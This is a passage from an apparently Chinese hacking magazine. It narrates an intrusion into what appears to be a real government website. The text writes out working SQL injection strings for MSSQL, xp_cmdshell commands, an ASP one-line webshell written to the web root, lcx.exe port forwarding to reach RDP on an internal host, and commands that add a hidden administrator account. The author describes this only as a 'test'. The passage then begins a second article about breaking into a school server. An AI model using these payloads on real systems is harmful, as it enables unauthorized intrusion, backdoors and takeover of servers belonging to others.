


图2

继续在网址后面添加“and user>0”提交，结果爆出用户名为“dbo”，貌似是sa权限哟，如图3，接着在网址后面添加“and 1=(select IS_SRVROLEMEMBER('sysadmin'));--”提交，进一步判断当前注入点的权限，结果返回了正常页面，证实为SA权限，是SA权限那就好办多了，先来判断一下xp_cmdshell有没有被删除，添加“and 1=(select count(*) FROM master.dbo.sysobjects where xtype = 'X' AND name = 'xp_cmdshell')”提交，返回了正常页面，说明管理员并没有删除xp-cmdshell，既然没有删除，那我们不添加用户的话岂不是太对不起管理员了！我们再来判断一下，看数据库和web有没有分离，分别在注入点后面添加“and @@servername.>0”和“host_name()”提交，结果爆出的名称一致，也就是说web服务器没有和数据库分离，如图4。




图3




图4

还是弄个webshell上去操作起来才方便呀，因为是SA权限所以我们可以直接使用dir命令列目录来找到web路径，但是注入点不回显执行命令后的结果，这时我想到了404错误页面，先在注入点提交“;exec master..xp_cmdshell 'ipconfig>>C:\Windows\Help\iisHelp\common\404b.htm' --”，查看一下IP地址，然后我们在访问一个不存在的页面，这样就会把ipconfig命令所执行的结果写到404b.htm页面里去了，看命令执行的结果，发现是个内网的IP地址，如图5。




图5

接着我又使用这个方法猜解出了web的目录，只要把ipconfig命令替换成相应的命令就ok了，目录为“D:\www.xxxxx.heagri.gov.cn\APP\web_UP”，为了安全起见，我把真实的web路径隐藏了下。既然web路径都已经知道了，那么在注入点提交“;exec master..xp_cmdshell 'echo ^<%25execute(request("v"))%25^>>D:\www.sjzwj.heagri.gov.cn\APP\web_UP\123fei.asp'--”，返回正常也就是一句话木马写入成功了，使用一句话木马客户端成功连接后再把大马写进去就行了，如图6。




图6

使用webshell自带的扫描器扫描了一下，发现3389是开着的，这免去了我们开3389的麻烦，前面在执行“;exec master..xp_cmdshell 'ipconfig>>C:\Windows\Help\iisHelp\common\404b.htm' --”的时候我们已经知道了服务器是在内网中的，所以需要做端口转发，用webshell把lcx.exe传到网站根目录下，然后在注入点提交“;exec master..xp_cmdshell 'D:\www.sjzwj.heagri.gov.cn\APP\web_UP\lcx.exe -slave 本机ip 51 目标内网ip 3389'--”，并在本机执行“lcx.exe -listen 51 2007”连接本机的的2007端口就可以了，端口转发搞定了，现在就差帐号和密码了，分别在注入点执行“;exec master..xp_cmdshell 'net user fei 4358 /add'--”，这句是添加一个用户名为fei，密码为4358的帐户，然后再执行“;exec master..xp_cmdshell 'net localgroup Administrators fei /add'--”，把fei帐户添加到管理员组中，执行后都返回正常页面，说明添加用户成功了，最后使用刚才添加的帐号和密码成功的登录了服务器，如图7。




图7

到这里我就已经成功的控制了这台服务器，我的目的只是测试，所以就不上传cain进行嗅探了，文章就写到这儿吧，希望对小菜们的学习能有帮助。

（文章中涉及到的lcx.exe，已经收录在了光盘中）

突破IP封锁 进入学校服务器

Idol

文章难易度：★★★

文章闪光点：对学校服务器的一次安全检测，最终利用Tomcat以及多个shell并突破了IP封锁，完成了整个曲折的入侵

经同学举荐，我成了校学生会网络部的一份子，作为网络安全爱好者，检查学校服务器的安全状况也就成了我义不容辞的责任。一般而言，高校的计算机网络都有着较为复杂的拓扑结构，服务器众多，由此也带来了安全隐患——网站管理员很难发现漏洞并及时修复，这也为一些不怀好意的人敞开了大门（曾经有同学要我为他修改考试成绩，不是做不到，而是这种行为太龌龊，同时也奉劝广大读者不要将技术用于不正当的途径），而我的任务就是要模拟一位网络破坏者，看能突破到什么程度，然后再对症下药。

一、踩点

首先要做的就是踩点了，繁复的工作在此不再详述，来看一下我的发现，如图1，经过核实，以上IP地址所对应的服务器均属我校，随着分析的进一步深入，发现有些主机的80端口没有开放，而是将默认的80端口改为了其它的，关于这点我会在下文中讲到。

